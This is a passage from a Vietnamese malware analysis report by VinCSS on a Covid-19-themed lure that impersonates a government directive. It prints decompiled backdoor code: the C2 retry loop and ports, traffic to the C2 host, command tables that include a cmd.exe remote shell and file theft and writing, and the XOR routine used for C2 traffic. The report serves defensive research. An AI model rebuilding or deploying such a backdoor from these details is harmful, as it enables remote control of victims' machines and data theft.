
Mã độc thực hiện gửi tối thiểu 03 request tới C2, nếu không thành công sẽ sử dụng port khác để kết nối. Các port sử dụng gồm: 80, 443, 8080, 8000.

```
for ( i = 0; ; ++i )
{
  v6 = f_EstablishConnectionToC2(this, pMem);
  if ( v6 )
  {
    if ( ++this→break_cond ⩾ 3 )
    {
      break;
    }
  }
  if ( this→val3 == 4 )
  {
    goto LABEL_9;
  }
  if ( v6 )
  {
    f_Sleep(0×3E8);
  }
}
```

Hình 15: Tối thiểu 03 lần cho mỗi request tới C2


#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process
1	200	HTTP	vietnam.zing.photos	/update?wd=08dd4321	258		text/html	unsecapp:2944
820	200	HTTP	vietnam.zing.photos	/update?wd=2e458ce9	258		text/html	unsecapp:2944
828	200	HTTP	vietnam.zing.photos	/update?wd=87cbf95c	258		text/html	unsecapp:2944

Hình 16: Minh họa 03 kết nối với URL ngẫu nhiên thông qua port 80



Hình 17: Request Headers gửi tới C2 từ máy nạn nhân

Trong trường hợp kết nối thành công tới C2, quá trình tương tác với nạn nhân sẽ được điều khiển bởi C2. Với biến thể mà chúng tôi phân tích, khi nhận được thông tin từ C2, nó sẽ thực hiện lệnh theo hai nhóm lệnh khác nhau phụ thuộc vào quá trình giao tiếp. Các nhóm lệnh có id lần lượt là **0x1001** và **0x1002**.



Hình 18: Các nhóm lệnh sẽ thực hiện nếu giao tiếp thành công với C2

Các lệnh ứng với nhóm lệnh có id **0x1001**:

Lệnh	Mục đích
0x1001	Lấy thông tin hệ thống của nạn nhân: *thông tin tình trạng sử dụng bộ nhớ; thông tin phiên bản về hệ điều hành đang hoạt động; thông tin về tên máy, tên người dùng; thông tin về CPU; thông tin về kích thước màn hình; tạo CSLID của mã độc (HKLM\Software\CLASSES\ms-pu / HKCU\Software\CLASSES\ms-pu)*
0x1002	Tạo thread liên quan tới giao tiếp Pipe (CXOnline::OlStartProcPipe)
0x1003	Unknown
0x1004	ExitProcess


```
switch ( cmdgroup→group_id )
{
  case 0×1001:
    status = f_GetSystemInformation(a1, cmdgroup, name, name_1);
    break;
  case 0×1002:
    status = f_StartPipeCommunication(a1, cmdgroup);
    break;
  case 0×1003:
    status = sub_10009230(a1, cmdgroup);
    break;
  case 0×1004:
    status = 0×2746;
    break;
  case 0×1005:
    status = f_ExitProcess();
    break;
  default:
    goto LABEL_7;
}
```

Hình 19: Nhóm lệnh ứng với id 0x1001

Các lệnh ứng với nhóm lệnh có id **0x1002**:

Lệnh	Mục đích
0x7002	Tạo pipe name, khởi chạy cmd.exe dưới pipe name, thực hiện remote shell với các thread CXFuncShell::ShellT1 & CXFuncShell::ShellT2
0x3000	Lấy thông tin ổ đĩa, dung lượng.
0x3001	Tìm kiếm file.
0x3004	Mở file, lấy thông tin ngày tháng, kích thước và đọc nội dung file.
0x3007	Ghi file.
0x300A	Tạo thư mục.
0x300B	Kiểm tra tồn tại file.
0x300C	Khởi chạy tiến trình mới dưới một Desktop ẩn.
0x300D	Gọi hàm SHFileOperationW nhằm thực hiện copy, move, rename, hoặc delete một file.


0x300E	Mở rộng biến môi trường và thay thế bằng các giá trị mà kẻ tấn công mong muốn.
0x300F	Lấy thư mục chứa mã độc.



```
else if ( group_id == 0x7002 )
{
  v6 = f_MalPipeRemoteShell(a1, cmdgroup);  // remote shell
}
else
{
  group_id -= 0x3000;
  switch ( group_id )
  {
    case 0u:
      v6 = f_RetrieveDriveInfo(a1, cmdgroup);
      break;
    case 1u:
      v6 = f_FindFileWrapper(a1, cmdgroup);
      break;
    case 4u:
      v6 = f_ReadFileWrapper(a1, cmdgroup);
      break;
    case 7u:
      v6 = f_WriteFileWrapper(a1, cmdgroup);
      break;
    case 0xAu:
      v6 = f_CreateDirectoryWrapper(a1, cmdgroup);
      break;
    case 0xBu:
      v6 = f_CreatFileIfExisted(a1, cmdgroup);
      break;
    case 0xCu:
      v6 = f_CreateProcessInHiddenDesktop(a1, cmdgroup);
      break;
    case 0xDu:
      v6 = f_FileOperation(a1, cmdgroup);
      break;
    case 0xEu:
      v6 = f_GetExpandedEnvInfo(a1, cmdgroup);
      break;
    case 0xFu:
      v6 = f_GetMalwareDirectory(a1, cmdgroup);
      break;
    default:
      goto LABEL_19;
  }
}
```

Hình 20: Nhóm lệnh ứng với id 0x1002

Quá trình thực hiện các nhóm lệnh nói trên, mã độc sẽ trao đổi nội dung thông qua việc mã hóa/giải mã (sử dụng **XOR**) và nén/giải nén dữ liệu (*sử dụng thuật toán nén LZ*):



Hình 21: Nhóm lệnh sử dụng mã hóa/giải mã trong quá trình giao tiếp

Hình 22: Nhóm lệnh sử dụng mã hóa/giải mã trong quá trình giao tiếp

Thuật toán mã hóa/giải mã dữ liệu sử dụng ở biến thế này để giao tiếp giữa nạn nhân và C2 là XOR, kèm theo một giá trị cố định là **'6666' (0x36363636)**:

```
int __cdecl f_EndcryptOrDecryptCommunicationData(LPBYTE input, int Size, LPBYTE output, int key)
{
  int key_tmp; // [esp+0h] [ebp-8h]
  int i; // [esp+4h] [ebp-4h]

  key_tmp = key;
  for ( i = 0; i < Size; ++i )
  {
    key_tmp += 0x36363636;
    output[i] = key_tmp ^ input[i];
  }
  return 0;
}
```


Hình 23: Thuật toán XOR sử dụng để mã hóa/giải mã

6. Ghi log

Trong quá trình thực hiện, nếu có exception xảy ra, mã độc sẽ sử dụng thread **CXSalvation::SalExceptionHandler** để ghi log vào file có tên là **SS.log** với các thông tin cơ bản gồm:

- **"EName: %s"**: tên của exception
- **"EAddr: 0x%p"**: địa chỉ gây ra exception
- **"ECode: 0x%p"**: mã của exception

Đoạn code được mã độc sử dụng để thực hiện ghi log như sau:



```
status = 0;
// "SS.LOG" → (size: 7)
szSSLog[0] = 'S';
szSSLog[1] = 'S';
szSSLog[2] = '.';
szSSLog[3] = 'L';
szSSLog[4] = 'O';
szSSLog[5] = 'G';
szSSLog[6] = 0;
status = f_GetMalwareDirectory(&lpszLogFileName, szSSLog);
wsprintfW(&Str, L"%d", value);
f_GetComputerNameWrapper(&szComputerName);
f_ReturnTimeFormat(&szTimeFormat);
f_CopyData(&lpBuffer, &Str);
sub_100025A0(L"\t");
sub_100025A0(szTimeFormat);
sub_100025A0(L"\t");
sub_100025A0(szComputerName.dword0);
sub_100025A0(L"\t");
sub_100025A0(szCXSalvation::SalExceptionHandler);
sub_100025A0(L"\t");
sub_100025A0(szExceptionInfo);
sub_100025A0(L"\r\n");
hFile = f_CreateFileW(lpszLogFileName, GENERIC_WRITE, FILE_SHARE_READ, NULL, OPEN_ALWAYS, 0, NULL);
if ( hFile == INVALID_HANDLE_VALUE )
{
  status = f_GetLastErrorCodeValue();
}
else
{
  NumberOfBytesWritten = f_SetFilePointer(hFile, 0, 0, FILE_END);
  if ( NumberOfBytesWritten == INVALID_SET_FILE_POINTER || (status = f_GetLastErrorCodeValue()) == 0 )
  {
    if ( NumberOfBytesWritten || f_WriteFile(hFile, &::lpBuffer, 6u, &NumberOfBytesWritten, 0) )
    {
      if ( !f_WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) )
      {
        status = f_GetLastErrorCodeValue();
```

Hình 24: Mã độc ghi log vào file SS.log

Bài phân tích xin được dừng lại tại đây, qua đây có thể thấy đây là một dòng mã độc phức tạp với nhiều chức năng. Mã độc thông qua nhiều bước để có thể khởi chạy được payload cuối cùng, đồng thời dữ liệu trao đổi với C2 đều được nén và mã hóa, giúp cho mã độc có thể vượt qua được các giải pháp phòng vệ một cách khá hiệu quả.

Để tiện theo dõi, chúng tôi cung cấp bài phân tích đầy đủ dưới dạng PDF:

File Name: CSS-RD-ADV-200319-012_Phân tích mã độc lợi dụng dịch Covid-19 để phát tán giả mạo “Chỉ thị của thủ tướng Nguyễn Xuân Phúc” v1.0 Final

File Hash (SHA-256): 3b0af20f01e2a543cdd43e47e57553bd42d6103e670de2ef75fe5383a2cccda6

R&D Center - VinCSS (a member of Vingroup)